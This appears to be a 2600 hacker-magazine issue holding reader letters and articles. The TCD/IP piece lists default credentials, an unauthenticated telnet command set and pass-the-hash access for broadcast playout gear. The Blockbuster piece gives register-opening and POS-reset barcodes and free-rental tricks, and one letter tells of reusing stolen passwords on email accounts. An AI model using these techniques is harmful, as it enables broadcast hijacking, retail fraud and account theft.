I just can't believe that in this day and age an anti-virus company would recommend such insecure practices. He never even told me to reset the settings after the session. Imagine how many anti-virus users think they are being secure when McAfee actually opens up your machine to the world. I am by no means a computer snob - actually by reading your mag I realize how little I do know. However, I chose to write to *2600* because I knew this would be lost on almost any other audience.

Wildrobo

Dear *2600:*

I live in Tennessee where teenagers are forced into a "graduated" driver's license program. I recently turned 18 and decided to stop at my local DMV to upgrade to an unrestricted driver's license. After sitting in line for an hour or so, I finally got a new printed license after turning in my old one and paying $8 for reprinting. I watched as my old license was discarded. I really didn't notice what had happened until I left. My old license was simply thrown in the trash, not shredded or destroyed, just thrown in the trash. I am now very concerned about the whole ordeal. Many people choose to have Social Security numbers printed on their licenses and if they are just thrown away when renewed, any lucky dumpster diver can have, not just a driver's license, but a corresponding Social Security number as well.

Steve Shaw

Dear *2600:*

With all the letters surrounding Blockbuster, I bring you a new development in their idiocy. They are now asking employees to call a "Competitive Hotline" whenever they notice a rival store having a sale, opening a new location, changing their policies, or mailing their customers. The phone number they want employees to use? 1-888-SPY-5437. They've even gone so far as to give out business cards to each employee that has the motto "keeping an eye on the competition" next to the phone number. While being aware of alternative retailers is common practice, is such a program necessary? Whom does Blockbuster hope to crush with this program?

BBV

Dear *2600:*

Has anyone seen the latest and greatest from AOL and their marketing team? The commercial has a section that talks about free virus scanning/filtering for their email, and it goes on to say "....so when a hacker sends you a virus you will be protected." *Stop! Back up! WTF?!* So once again hackers are getting blamed for some stupid shit. Dumbasses of the world unite and sign up for AOL because the hackers are out to send you viruses! No, it is not the neighbor's kid that downloaded the virus from one of a million sites and has your email address. No, it is not the script kiddie that has nothing better to do than send out waves of viruses generated from the latest virus workshop. And no, it is definitely not you the user who happened to download a program not knowing what it was just to find out when you ran it nothing "seemed" to happen. No, none of these things are true because you can blame it on a *hacker!*

Amazing, just amazing.

PsychOcrazY

Security Holes

Dear *2600:*

A year or so ago I discovered a major security flaw on a very popular personal ads site. The flaw was such that accounts could be hijacked, (anyone's) mail could be read without even logging in (via a backdoor), and information that should be available exclusively to members was available to anyone.

After pointing these issues out to the system's administrators I was pleased to have received a lifetime membership for my detailed explanations and advice! They promptly proceeded to address the issues that I had reported. Unfortunately, they didn't do a very good job and with a little more investigation I have discovered that the system is more insecure than ever!

I think that a write-up on the security system of such a site (the dos and don'ts) would make a good article, but because I have had dealings with them in the past I wouldn't want to risk drawing any unnecessary attention to my "explorations." Would it be appropriate to not reveal the actual domain of the server in the article and instead use "http://www.SOMEDOMAIN.com/blah ➥blahblah/" in the article?

Chthon

At the very least, these guys deserve to be kept in the loop as they do seem to have an interest, if not an ability, in fixing these problems. Their reaction to your initial discovery is a rare example of an enlightened outlook. The last thing you should do is taint that by making them believe they were mistaken in rewarding you. That said, if they show no interest in fixing the problem, you really should let the world know. In fact, you should make it known even if it's been fixed but since you have a preexisting (and somewhat positive) relationship with them, you should think carefully before possibly lobbing a hand grenade into that.

Dear *2600:*

I was able to get my girlfriend on a plane to New York with an expired passport and a fake student ID. I'm not trying to brag but rather warn airlines, especially post-9/11, that a kid with Photoshop know-how and smooth talking was able to fake a high school ID and successfully board a person onto a plane.

a.texas

It's strange how this is now seen as a security hole when in the not so distant past it was completely normal to not have to show ID at all to get on a domestic flight. It's hard to see how this system can do very much to protect people, whereas it's quite easy to see how it could be abused so that people's movements are tracked to the point of absurdity.

Dear *2600:*

AOL goes to great lengths to hide the email addresses of its AIM users, including two-stage verification of a change-of-email request. However, it has left open a very large hole in that security plan: AOL Groups. AOL allows its users to create groups and AIM users can join any existing group. When one starts a new group, they are asked

if they would like to send invitations to users - by screenname. An email is sent to the corresponding address and the recipient is able to accept or deny the invitation. However, AOL does not limit the number of invitations sent to any user. The problems here are twofold:

1) A user's email box can become flooded, effectively a "mail bomb," the likes of which have (publicly) shut down Microsoft Exchange servers in the past.

2) If the receiving email account has reached its quota, an email saying "email to user@location.com was unable to be sent" is delivered to the inviter's inbox. For all of AOL's security, all it takes is knowledge of one's screenname to bomb their email account and to discover their email address. They have been informed of this fact on several occasions, especially after the publicized downing of the aforementioned mail server, and yet they have done nothing.

These large companies are sounding more alike by the minute.

FreshFeesh

Dear *2600:*

While wandering around my local newspaper's website, I noticed a link for Townnews.com. Curious, I checked out Townnews.com and found that they: "help more than 850 newspapers - dailies and weeklies - in 48 states publish interactive editions on the World Wide Web of the Internet."

Well, I kept reading until I came across their online manuals for Townnews.com Internet publishing software linked directly to the public. In this manual, I found that access to any user of Townnews's software was done by adding /?admin to the end of the URL of the website. Thinking that this was too good to be true, I typed in http://mytownsnewspaper.com/?admin and was granted access to the administration page. Townnews.com was thoughtful enough to also provide a link to each one of their customers. While some customers did have the administration page password protected, I found that about two thirds of websites were not protected.

From the administration page, users have the ability to edit advertisements, calendars, guestbooks, classifieds, and if the newspaper requires registration, access to the newspaper's entire user database. While these tools may seem shallow, with a little creativity one would be able to change advertisements and their links to link to malicious code. By having access to registration (which included personal information such as home address, phone number, name, and password for the newspaper), I was able to gain access to many registered users' email accounts through their use of the same password for both newspaper and email. One database I found had 65,000 users!

This should serve as a reminder to all that our personal information is not safe in the hands of others.

ericc

Randomness

Dear *2600:*

I love you Natalie. I'm sorry, I always will, and saying what I said to you was the worst mistake of my life. You're the most beautiful thing that ever happened to me, and calling you a fucking bitch was my own death sentence because you're the only friend I ever had. I could never do enough to apologize. But I'm doing my best. I can't say anymore or I'll break down right here in the Apple store. I'm sorry.

Thomas

We believe you're sincere but what's important is that Natalie believes this. And in order for that to happen, you need to learn how to enter her email address properly, especially in a store where other people have been using the computer. Your "best" just isn't good enough at this point, Thomas, and we say this with all due respect. We want to help. You should consider yourself lucky that you sent this to us and not someone who could have really embarrassed you.

Red Flags

Dear *2600:*

I was minding my own business being a good citizen going through customs in Newark when the customs agent looked at me, looked at my passport, looked at his computer screen, and mumbled something like, "That's not you." I was then separated from my family and told to follow a TSA person to the INS processing center. Very curious as to what the problem was, I proceeded to wait in a small room with about 40 people who appeared to be foreigners trying to enter the U.S. I heard one of the INS officers on the phone telling someone how short staffed they were and how it would be hours before something could be done. So I settled down for a long wait. Luckily, one of the agents spotted my passport and said, "Hey, that's an American one. Hand it over to me - I'll get it done." I am certainly glad I wasn't an immigrant coming through Newark that day. A few minutes later I was called up and was just told "Sorry, but you have one of those names that is very common." He apologized for the delay but offered nothing else. I thanked him and left to rejoin my family.

I'm sure this has happened to others. I haven't decided whether to feel more secure because they are taking things seriously enough to pull me aside for a few minutes, or whether to be annoyed at the inconvenience. I am leaning towards the former but I haven't discounted the latter.

Anyway, just sharing some experiences. Thanks for continuing to print such a useful publication. Happy 20th!

Jynx

"One of those names that is very common?" Are they saying your full name is that of some terrorist somewhere? And that many other people have that exact name? Or that people with common names are by nature suspicious? Perhaps only one of your names was the same as a terrorist's. Does this mean they stop everybody with that one name? You're entitled to know precisely why you were held, regardless of whether or not they ever choose to tell you. By the way (and you didn't hear this from us), we have it on good authority that the terrorists are getting very close to figuring out how to use fake IDs.

Dear *2600:*

A couple of friends and I have suspicions that a particular eBay and PayPal user is paying for auctions with credit card(s) under a false identity. They have been spending inordinate amounts of money and paying way more than the items are worth. We have confirmed that the credit card address is not the person's home address but an anonymous mailbox, and we are pretty certain the person is also using a phony name (and we know the real name).

Other than this, we have no evidence that any crime is being committed though, only our suspicions. Neither eBay or PayPal care, claiming identity theft can only be pursued if *your* identity was stolen. Same goes for the

local police. But this doesn't cover totally making up an identity! We figure that the only people who may care and take the trouble to investigate are the people at the credit card company - but alas, we don't know what credit card he is using!

Is there no justice? Any ideas how we can find out who to report this to in order to at least start an investigation? I am not paranoid or a conspiracy theorist, and am only writing this because I am 95 percent certain fraud is being committed here.

Brian the Fist

If you really want to pursue this, we suggest asking the people who supposedly did business with this suspicious person. They would certainly know if the transactions turned out to be fraudulent and any sort of investigation was launched. Of course, the buyer(s) could be in on it as well and you could be opening the door on a massive scam the likes of which have never before been seen. We're always interested in hearing how these devious plots actually work which is an important step in figuring out ways to avoid them.

Interpreting Covers

Dear *2600:*

Just a little info about the cover of 21:1. When I first saw it, I didn't really think much of it. Then I happened to catch it in the light. This led me to do a little research and I found the box that he is carrying is more than likely a box of Point-Detonating M46 fuzes. I believe the M46 was a tank used in the Korean war (I am sure it was also used in others). I am not sure what the 20 on the second blue box stands for but I am sure someone out there can give a little more insight.

coolguy

Dear *2600:*

Great work with the latest cover. Subliminal messages? What subliminal messages?

demosthenes

Dear *2600:*

High marks on the summer issue's cover. Rarely is the question asked: Is our children in line or on line?

RTFM Noriega

Dear *2600:*

I hope you will print this, as I believe it is of the utmost importance. The children on the cover of your latest issue frighten me. Seriously. I have nightmares about them. What can I do to stop this?

vyxenangel

The best way that we know of to stop the nightmares is to focus intently on the image until it no longer frightens you. This may take a couple of days but the bliss that eventually envelopes you is well worth it.

Scams

Dear *2600:*

Wow. I never thought I could make over $6,700 in two months selling Gmail invites to people so they can use a free service. I guess having a name without ten different numbers in front of it is worth more than I thought. Well, one Treo 600, some new Oakleys, a bottle of Dom Perignon, and a new plasma TV later, I just wanted to thank anyone out there who supported my habit of spending your money for virtually nothing.

Al3xTr3b3K

It's people like you what cause unrest.

Dear *2600:*

This may seem pretty lame to you guys but this has become a serious problem for my mother. My mom bid for a new Apple G4 17" laptop, the high end model that retails for $2999.95 on eBay and she won. I have to admit that it did look legit. The woman said she was located in the UK and would not take Paypal. When my mother asked her why this was, she mentioned something about getting burned twice and the site Paypalsucks.com. The woman had 0 feedback and this was my mom's first big purchase and she thought she did everything right so she sent the $2300 through Western Union and covered all the fees. Now, over a month later, no notebook, no contact from seller, nothing. When my mother told me about this I was furious and I got the seller's contact information through eBay which ended up all being fake. I have run into a complete dead end here and when I try to track the payment though Western Union it says that it has not been picked up. I called a support person for Western Union and they told me that the only person who can cancel the payment is the seller or person receiving the money order.

I have no one else to ask and I don't know what else to do so I really would like it if you could help me out and either figure out a way to get the money back through Western Union, get the seller's correct information, or some quick way to recoup $2300! This was going to be my mother's first computer and I thought an Apple would be great for her because of the ease of use.

Andrew

First off, you've been misinformed. The person who initiated the Western Union transaction has the ability to cancel it at anytime before it's picked up. You're screwed however if the money is picked up and nothing happens. The thing to remember when dealing with such matters is to never ever send a wire transfer to someone you don't know and trust. eBay will not help you here as you no doubt already know. Giving the person negative feedback is useless if the information is fake as they can just merrily register multiple fake identities. Much as we dislike PayPal for their questionable business practices, it's far less risky to go through them than to send the equivalent of cash to a complete stranger.

Dear *2600:*

I am incarcerated at an "unnamed" facility in the Indiana Department of Corrections. The phone system has recently been taken over by AT&T and now after five to ten collect calls to my family or friends, the phone company puts a restricted block on the frequently called numbers. Then it requires the owner of each number to prepay an account. When the prepay balance is diminished, the restriction kicks in again without notice to the number's owner. Does anyone know any tips or tricks about this system that may be of assistance to me? The phone setup is like this. Once the receiver is lifted, you are prompted with the following: "Press one for collect call. Press two for a prepaid collect call." Once I press one or two I am prompted to dial my phone number, then my six-digit DOC number and four digit PIN. The call then either goes through or the restricted calls message comes on.

SystemX

Making Change

Dear *2600:*

I'm partially writing in response to the letter from thesuave1 in 21:1, but I'd also like to share some observations about tech and schools in general. I was the

technology director for a rural high school district in Grundy County, Illinois, about 60 miles south of thesuave1's Elmhurst, and I met regularly with folks in the same position in three counties through our local Regional Office of Education. Generally speaking, the problems thesuave1 and other folks complain about can be attributed to the type of people hired into positions like mine, as I'll explain.

I didn't use the WebSense content filter, but I believe some of the other folks did. Some used N2H2 (http://www.n2h2.com). I used SonicWALL (http://www.sonicwall.com) and I'm sure there were others. In several districts in southern Illinois, Dan's Guardian (http://dansguardian.org) is used on a Linux-based product called SME/E-Smith (best current resource is http://www.contribs.org). Whatever the solution, all schools and libraries are required to have a content filter by the Children's Internet Protection Act (CIPA - more on that in a moment). Aside from Dan's Guardian, all of these products have a yearly subscription fee for a preconfigured content filter. Dan's Guardian filter list is free for noncommercial use.

Preconfigured is our operative word. In each product there is a series of categories such as pornography and violence. These separate categories can be enabled or disabled as the administrator prefers. For the most part, the administrators used these lists for ease of use, and most enable all categories "just to be safe." It is these preconfigured lists that thesuave1 probably ran afoul of. And yes, many times these lists caused false positives and blocked innocent sites (breast cancer sites were a frequently discussed casualty). So it's not necessarily the teacher or administration that blocked thesuave1's access to *Phrack,* and many filter users automatically assume such things are blocked for a reason and don't stop and think about their local users.

What CIPA got right is that it does not mandate the type or extent of filtering that has to be used; filtering only has to be in place. So, rather than paying SonicWALL upwards of $1000 a year for their preconfigured list, I created my own list of both keywords and URLs. I concentrated on pornography and so-called obscenity such as rotten.com and its ilk. (Note: while I don't have a problem with them fundamentally, these are not places kids at schools need to visit. They can go there on their own time.) If students had trouble getting to a site for an educational purpose, they could speak to their teachers or to me directly and we'd address the issue. By the same token, if a particular site was becoming a disruption in class, I could add it to the blocklist at a teacher's request. Technology and "hacking" sites weren't a concern for me, but I'm sure they are on a number of the preconfigured lists for commercial products. And because the CIPA doesn't say I have to block such sites, I didn't worry about it.

The real problem is that a number of the technology directors I knew weren't technology people. In the case of larger districts they were business people. In the case of smaller districts they were librarians or "media specialists" who got stuck with installs and repairs. Many of them were very paranoid about their networks and security because they just didn't know better; they read the media hype and assumed every student at a keyboard was trying to change their grades or crash a server. This paranoia in turn spread to teachers and staff, and when they saw something they didn't understand, they too assumed it was bad.

Unfortunately the problem goes beyond blocking and paranoia. Would you trust a non-computer expert to make the technology decisions related to your education? All they really have to base their decisions on are vendor claims and product reviews. They can't sit down at a system and evaluate it because they don't understand it themselves. Sure, the big district tech directors have technical support staff, but based on my local observations and conversations with some of these technicians, they're rarely consulted on purchasing decisions. In far too many cases, tech directors are hired because they know how to handle budgets or write grants. They have bachelor's degrees and business experience, and they run their corner of the district like they would a corporation.

Perfect example: a tech director for a large Will County district was griping about a number of issues regarding the installation of wireless equipment to connect their buildings. Despite vendor claims, they had a lot of problems integrating the wireless gear with their current network. When asked if she had the vendors meet with her tech people, she said no. Yet she still insisted it was the vendor's fault. Another director who ran a 30-campus district couldn't figure out how to get her PowerPoint presentation onto an LCD projector.

Smaller districts claim they can't afford the staff, which is why the librarian/media specialist is stuck with the job. The superintendent handles budgeting while the librarian concentrates on keeping the network running (often to the detriment of their own job). My high school was connected via T1 to two of our feeder schools via T1, one of which had the Internet connection for all three of us protected by a SonicWALL firewall and content filter (and because we all had our own servers, there was no NAT in place). We were not consolidated, so other than the shared Internet connection we shared no other resources. They both ran Macs, I ran PCs. When the non-tech librarian administering the firewall had trouble with it, she disabled it. NIMDA took my network down for a week. She just didn't know better and it took that catastrophe to finally convince my boss we needed our own Internet connection and our own firewall and filter.

It's not all this bleak. I know many tech directors in southern Illinois who are techs themselves. Some write grants to support their salary, some have superintendents and school boards who understand what it takes to keep a network running. Others save money by using open source solutions, so their own salary isn't a strain on the budget. Unfortunately people like this aren't as widespread as they could/should be. And some of the tech directors in bigger districts did have the tech skills they needed and could lead their tech support staff rather than dump problems on their heads. There just were not enough of them in my opinion.

Like many things, the best way to change this is to be heard. School board meetings are public affairs; if your child is complaining about computer problems and technology issues, show up at a meeting and find out what's going on. Talk to the board. Talk to the administration. Talk to the tech director. If you can, volunteer your services (especially valued in small districts). As long as educators (teachers, administration, and school board alike) fail to understand technology, these problems are only going to continue.

Thanks for listening, and keep up the good work with the magazine.

Mike

Continued on page 48

The Leightronix TCD/IP

by slick0

Ever watch the movie *Hackers?* If you have, I'm sure you've seen "Crash Override" control a videotape loading machine to control what's being broadcast and thought: "Just like everything else in the movie, it probably can't happen that easily." Well, I'm not sure about back when the movie was produced, but it sure is possible now. As usual, you are the only one responsible for what you do with this information. If you somehow air porn on a public access channel, get caught and fined by the FCC, that's on you.

The company known as Leightronix Control Products (www.leightronix.com) makes quite a bit of equipment used for scheduling and running programming for television networks nationwide. The piece of their equipment I am writing about is the TCD/IP. No, that is not a typo, and yes, that is what they named it.

The TCD/IP can control:

- 64 "pro-bus" tape decks, DVD players, etc.
- 16 "plus-bus" decks, tape loading machines, DVD players, DVD changers, video servers, etc.
- An A/V switcher with up to 250 inputs by 250 outputs.
- Scheduling for all of these.

A client computer can connect to the TCD/IP several ways: RS-232 serial (safest), crossover cat5 (also safe), or over a LAN (you decide, but it's what Leightronix recommends). With the friendly software they provide, Leightronix makes it easy for a user to log on to the TCD/IP, control anything interfaced to it, remotely reboot it, create schedules, encode video from one deck to a server, change the time and date, change the IP, change the net mask, and change the subnet. All that kind of stuff. The TCD/IP has a default administrator name and password: name: admin, password: default. If guessing a login isn't easy enough, by default the TCD/IP also allows a guest account with full superuser privileges. This can all be changed, of course, but probably isn't.

At this point you may be thinking, "That's good and all, but what can I do without their software?" Well, a port scan reveals that 21, 23, and 80 are open. A user, as well as the guest account, can login through a web interface and do their work from any computer in the network that doesn't have the software. Usually used only by the software, you can also connect to its ftp and telnet ports. FTP is used by the software for upgrades to the TCD/IP or interfaces connected to it, schedule uploads/downloads, etc. The telnet port is how the client software communicates with it. Many commands, including deck control, can be run from here, even as a guest user with all rights disabled! Quite a big hole if you ask me. This hole seems to be only possible through the telnet port.

Once you telnet to the TCD/IP, it greets you with a prompt: "TCD/IP>" With default settings you don't have to do another thing for full access. A telnet connection is treated as a guest login. Entering in "?" or "help" will display a list of commands you can run from the prompt. That's a very nice thing, but it's not a complete list. I used ethereal to sniff many of the unlisted commands that the client software was sending to the TCD/IP, learning much about how the software works.

TCD/IP Commands Discovered by Packet Sniffing

Some of these output usage help when entered without options, some I have typed a description for, and others are more or less self explanatory. However, a few had me stumped.

PROMPTOFF - removes prompt from telnet ➥session.

PROMPTON - returns prompt to telnet session.

GETFEATS - shows hex representation of ➥features?

PLAYTILCONFLICTACTION - returns ➥on or off?

PLUSBUSINFO - gets plus-bus info.

PLUSBUSSTAT

PLUSBUS - there's a lot that can be done with

➥this. Read on for a section about it.
GPISTAT - GPI status.
GETTABCONFIG - get tab configuration
➥ for schedule.
SETTABCONFIG <tab# (1-8)> <option
➥*val> <name> <out1 alias> <out2 alias*
➥*(opt)> <out3 alias (opt)> <out4 alias (opt)>*
GETSWALIAS
SETSWALIAS <I/O> <Input or Output#
➥*(0-250)> <Alias, or no arg to clear>*
GETPL232MSGS
GETSWDEV
SETSWDEV <I/O> <Input or Output# (0-250)>
➥*<Alias, or no arg to clear>*
GETMACROS
GETSWSTAT
VERSION
GETACTLIST - gets a list of accounts.
ADDACCOUNT - adds an account.
REMOVEACCOUNT - removes an account.
XPASS - Submit a password hash to the TCD/IP.

Commands Revealed by Help

USER <USER ACCOUNT NAME> - enter
➥ account login name.
PASS <PASSWORD> - enter account
➥password.
LOGOFF - logoff and clear session to
➥guest rights.
XSTAT - detailed status message.
TIME - get/set the time HH:MM:SS.
DATE - get/set the date MM/DD/YYYY.
LOADSCH <PATH+FILENAME> - load
➥and execute the specified schedule file.
STOPSCH - stop the schedule engine.
DOKEY NN - send a "key" command to
➥the script engine.
STOPSCR - stop the script engine.
GETSITEINFO - get the current site
➥info settings.
SETSITEINFO <SiteName>|<SiteLoca
➥*tion>|<TimeZoneString>|<Time*
➥*ZoneBias>* - set the current site info.
SETIPADDR NNN.NNN.NNN.NNN
➥- set the IP address.
SETSUBNET NNN.NNN.NNN.NNN
➥- set the subnet mask.
SETGATEWAY NNN.NNN.NNN.NNN
➥- set the gateway address.
GETIPADDR - get the current IP address.
GETGATEWAY - get the current gateway.
GETSUBNET - get the current subnet mask.
SETDST <ON/OFF> - turn daylight
➥savings on or off.
GETDST - get the current daylight setting.
GETDISKFREE - get free disk space.
XREMOTEREBOOT - reboot the unit.
GETSWINFO - get the current switcher
➥settings.
XGETTIME - get the time and date.
XSETTIME HH:MM:SS MM/DD/YYYY
➥- set the time and date.
XRENAME <ORIG PATH/NAME>
➥*<NEW PATH/NAME>* - rename a file.
XREMOVE FILENAME - delete a file.
XGETDIR <DIRECTORY/SEARCHPARAMS>
➥- get the directory of the specified path.
XFORCEDECK <DECK #> <FUNCTION>
➥- execute a probus deck function.
XFORCESW <INPUT> <OUT1> <OUT2>
➥*(optional) <OUT3>(optional)*
➥- execute a switch.

Commands Found by Playing

XGETFILE - transfer a file from the TCD/IP to machine connected.

XPUTFILE - transfer a file from connected machine to the TCD/IP.

The software submits their password as a hash over the line, but so can you! Imagine sniffing their packet information and getting a hold of a user's password hash. You wouldn't need to crack the hash or even know what type of hash it is. Just run "user" with the user's name as the command option and then run "xpass" with the password hash for that user. That user's access, that easy! Everything I got from sniffing was sent over the line in plain text. Now to go into detail on the PLUSBUS command.

The Possibilities of the PLUSBUS Command

As previously mentioned, the PLUSBUS command can be sent over connection to the telnet port no matter what the user privileges are. You can even be a guest with absolutely no rights! Here is a list of commands for the many different devices it can control.

All of these listed commands should be preceded by "plusbus DEVICENAME"

For a Leitch VR440,420:
cuechan CHANNEL:HH:MM:SS:FF
deltrbyname NAME
loadchan CHANNEL:NAME
pausechan CHANNEL
playchan CHANNEL
playnextch CHANNEL:NAME
playtilch CHANNEL:HH:MM:SS:FF
playtilend CHANNEL
recchan CHANNEL
recfilech CHANNEL:NAME
rewchan CHANNEL
stopchan CHANNEL
For a Leightronix TCD R/P:
autoplay
NAME:TIMECODE:DURATION:OUT
deltrbyname NAME
live
playtilend
playtrbyname NAME
recstop

rectrbyname NAME
resetencoder
For a generic RS-232 controlled device:
sendpreset PRESET#
sendstr "Text String"
serconfig BAUD,PARITY,DATA,STOP
For a Visual Circuits DVP, POP, Firefly:
loadchan CARD:CHANNEL:PATH\FILE
loadinitchan CARD:CHANNEL:
➥PATH\FILE
playchan CARD:CHANNEL
playtilend CARD:CHANNEL
stopchan CARD:CHANNEL
For a DoReMi Labs V1
or Fast Forward Video Omega:
cue HH:MM:SS:FF cuetrbyname NAME
deltrbyname NAME
pause
play
playnext NAME
playtil HH:MM:SS:FF
playtilend
record
recfile NAME
rewind
stop
For a Leightronix MVP-2000:
cuetrbyname NAME
deltrbyname NAME
pause
play
playnext NAME
playtilend
playtrbyname NAME
stop
For an Alcorn McBride DVM2:
loadfile FILE
pause
play
playtilend
stop
For a Sony RS-422 Protocol Deck:
cue HH:MM:SS:FF
ffw
pause
play
playtil HH:MM:SS:FF
record
rewind
stop
For a Panasonic RS-232 Deck:
cue HH:MM:SS:FF
ffw
pause
play
playtil HH:MM:SS:FF
record
rewind
stop
For a Panasonic MicroCart:
cue HH:MM:SS:FF
eject
ffw
load Tape#
pause
play
playtil HH:MM:SS:FF
record
rewind
stop
For a Pioneer or Tascam DVD:
cuechap TITLE:CHAPTER
cuetime TITLE:MMM:SS (Pioneer only)
pause
play
playtilchap TITLE:CHAPTER
playtiltime TITLE:MMM:SS
poweroff (Tascam only)
stop
For a Pioneer DV-F07
or Sony DVP-CX777ES:
cuechap TITLE:CHAPTER
cuetime TITLE:MMM:SS (Pioneer only)
load DISC#
pause
play
playtilchap TITLE:CHAPTER
playtiltime Title:MMM:SS (Pioneer only)
stop
For a COMO MPEG-2@Disk player:
cue HH:MM:SS:FF
cuetrack TRACK#
cuetrbyname NAME
deltrbyname NAME
pause
play
playtil HH:MM:SS:FF
playtilend
playtiltrack TRACK#
playtrack TRACK#
playtrbyname NAME
record
rectrbyname NAME
stop

These are all the commands you will need to know to get control of anything in a tape deck, DVD player, video server, etc. I would go into detail on each and every PLUSBUS command and what it does, but where's the fun in that for you? If you find one to play with, have fun. Standard disclaimer shit: Don't delete anything, disrupt scheduling, rape, pillage, etc.

Shoutouts to all from nyc2600, bucket, and Omniscan! This notice of the TCD/IP's insecurity was brought to you by the letter "Y."

Decoding Blockbuster

by SDMX

Branching out even further from the article in 20:3 and hopefully creating a recurring topic of the matter, the fun you can have with your local Blockbuster is becoming easier and easier since they've decided to flood member and non-member email accounts alike with printable barcode coupons. Since leaving their parent corporation of Viacom earlier this year, such an attempt at sheer customer harvesting is an understandable one, but as with all such attempts by our so called corporate overlords, these plans come to naught if not performed with security. Get out your barcode generators and photoeditors, folks. It's time to print out a quick laugh.

Blockbuster has a habit of handing out "rain checks" when a movie that has been guaranteed in stock runs out. These small red pieces of paper have blank fields where the associate fills out which movie you couldn't get your hands on, when you came in to get it (as the coupons are only "valid" for a month), and the store code. Beyond that is a barcode the associate scans when you come in the next time. Well, as you may have already guessed, there's not much more behind that barcode than a get-a-movie-free-card. The codes are valid for *all* movies, not just specific titles, and they work over any amount of time. If you happened to get one of Blockbuster's spamalicious 99 cent coupons recently, hold on to it. While this specific coupon leaves a record of itself on your account keeping you from using it again, the rain checks do no such thing and the artwork embedded in the emails is pretty convincing. A quick cut and paste gets you a free flick.

Moreover, there are a few more codes that Blockbuster prominently displays about the store that you can have a bit more fun with. Try these out:

`5610Y500033:` Movie rain check.

`5610ZD00029:` Game rain check.

`~92923481032:` Opens the register. (This one is displayed on both sides of every monitor in most Blockbusters, even the ones available for public lookup.)

`~91064645213:` Resets computer (YMWV, as different stores use different versions of the POS system).

`CLEAR` *(carriage return) Y (carriage return) E:* Drops the computer from the POS system. (For this, it is recommended that you clear the post printed text from your barcode. Again, YMWV.)

Also, I'd like to offer a quick addendum to the article in 20:3 mentioning the wrong store trick. Blockbuster knows about this trick now and asks you your name and store code before entering the movie into the system, so find another associate name and their store code (once again, printed clearly on the side of their videos after the first two digits) before you give your local store a call. BBV has been trying to further enforce this by having employees call that store back before checking the movie in, but most fail to care or forget the 16 digit code. Finding a boondocks store in the middle of nowhere in another state and providing a bogus five digit store code works well too.

Have fun making it a Blockbuster Night!

Warwalking in Times Square

by Sam Nitzberg
sam@iamsam.com
http://www.iamsam.com

I was in New York for the Fifth HOPE conference and went for a walk up to Times Square. I had my Ipaq 5455 PDA with me. The iPaq is a fairly capable PDA with built-in 802.11b wireless. My Ipaq has MiniStumbler loaded. I decided to run Ministumbler to see what I would find. The iPaq is a very versatile Pocket PC, capable of utilizing multiple expansion options using PC cards (with external expansion sleeves), Global Positioning System cards, and also of running the familiar distribution of Linux. Pocket PCs running Linux can use Kismet for finding wireless networks.

This article describes a casual approach to wireless sniffing. No special antennas, amplifiers, or locations were used in this study. An example of another approach to wireless sniffing was exhibited by the man at the conference who brought a notebook with a large, tripod-mounted directional antenna with 25db gain along with an RF amplifier. This is a more of a "point and shoot" approach to identifying wi-fi access points.

If you are going to walk with a wireless scanner, you may be surprised at just how quickly your batteries will be consumed. You have two obvious options: (1) carry extra batteries or a charger, or (2) select appropriate options for your wireless scanner to slow the scan rate.

Data Aquisition

MiniStumbler is the Pocket PC version of NetStumber. It provides the following information on your PDA: Type (Infrastructure or Ad-Hoc); BSSID/MAC address; Time; Signal-Noise-Ratio, Signal Strength, Noise; Name; Flags; Chanelbit; Beacon Interval; Data Rate; Last Channel.

The NetStumbler FAQ outlines the values that lead to the value for the flag field. The flag field provides 802.11 capability information in hex; it is also documented in the 802.11b specifications:

0001 ESS ("Infrastructure")
0002 IBSS ("Ad-Hoc")
0004 CF-Pollable
0008 CF-Poll Request
0010 Privacy ("WEP")
0020 Short Preamble
0040 PBCC
0080 Channel Agility
FF00 Reserved

The flag value is calculated by performing binary and operations on the appropriate entries from the above list.

If you have a GPS card for your PDA, it will also record latitude and longitude. Using this information, you can revisit any access points that you find. Be prepared - the GPS will put an additional drain on your battery. Some PDAs, such as the Ipaq, can utilize an expansion slot to accept cards (CF or compact flash cards); these expansion slots may also provide an additional battery to help reduce the impact of the GPS card on the battery.

Lies, Damned Lies, and Statistics

I grabbed the MiniStumbler output and coalesced it a bit. The manipulation of the data was much more efficient on my regular PC than on the Pocket PC with its more limited tools. I removed repeat entries (some of which were identical, other than time stamps or some rather minor data elements). I had

also saved the data from MiniStumbler as time passed under different filenames. The data was reduced from almost 300 data points down to 86.

Points discovered: 86
Ad-Hoc: 7
WEP Encrypted: 21 (24%)

Just because a wireless access point is not using WEP encryption does not mean that it is open. Accessing some access points will result in a "splash" screen, requesting a user name and password. Others may be using a different encryption system (such as AES). Also, if the infrastructure behind the wireless access point was designed properly, any wireless user will not be dropped directly into a corporate or enterprise network - wireless users would be permitted via virtual private networking mechanisms to enter a segregated subnet with appropriate access restrictions and suitable cryptography.

A Few Notes

No law forbids the identification of wireless access points. The truth of the matter is that many wireless access points reside on networks that are poorly configured, may use default passwords or configurations, and may expose their enterprises to harm. However, establishing connections through wireless access points without authorization, or attempting to penetrate interior networks could result in violations of several laws, including those relating to unauthorized access or use of computing facilities and resources, interception of communications, theft of trade secrets, and theft of services.

With much of the law relating to wireless technologies still being on virgin ground, I cannot recommend connecting to any wireless networks (encrypted or not) without authorization. I will note that no attempt was made to actually connect to any of the wireless networks identified herein.

Conclusions

Some points of interest stand out. Locations using multiple wireless routers with the same or related names and different MAC addresses represent larger facilities with a broader footprint, or at least facilities with a larger investment in their wireless presence. Access point names often reveal their purpose or location - "bedroom" is likely residential, Wireless4Kerry appears to be politically affiliated. Curiously, if you did not use GPS gear but know the path that you traversed, you can follow the timeline to retrace your path and correlate it to the presence of the wireless access points' coverage areas.

You can find websites with great collections of already identified wireless access points. However, in experimenting with the tools and equipment for wireless scanning in an urban setting, you can learn much about the nature of these tools and their application. You can also look at their output and draw your own inferences - what kinds of networks are present and what are their purposes?

(SSID)	Type	(BSSID)	Time (GMT)	[SNR Sig Noise]	Flags	Channelbits	LastChannel
(Verizon Wi-Fi)	BSS	(00:02:2d:18:08:18)	19:23:24 (GMT)	[36 185 149]	1	80	7
(Verizon Wi-Fi)	BSS	(00:02:2d:18:0a:e1)	19:23:22 (GMT)	[100 249 149]	1	2	1
(Verizon Wi-Fi)	BSS	(00:02:2d:88:e5:22)	19:24:07 (GMT)	[12 161 149]	1	8	3
(Verizon Wi-Fi)	BSS	(00:02:2d:8d:14:d6)	19:24:28 (GMT)	[33 182 149]	1	400	10
(Verizon Wi-Fi)	BSS	(00:02:2d:8d:15:c7)	19:23:22 (GMT)	[100 249 149]	1	4	2
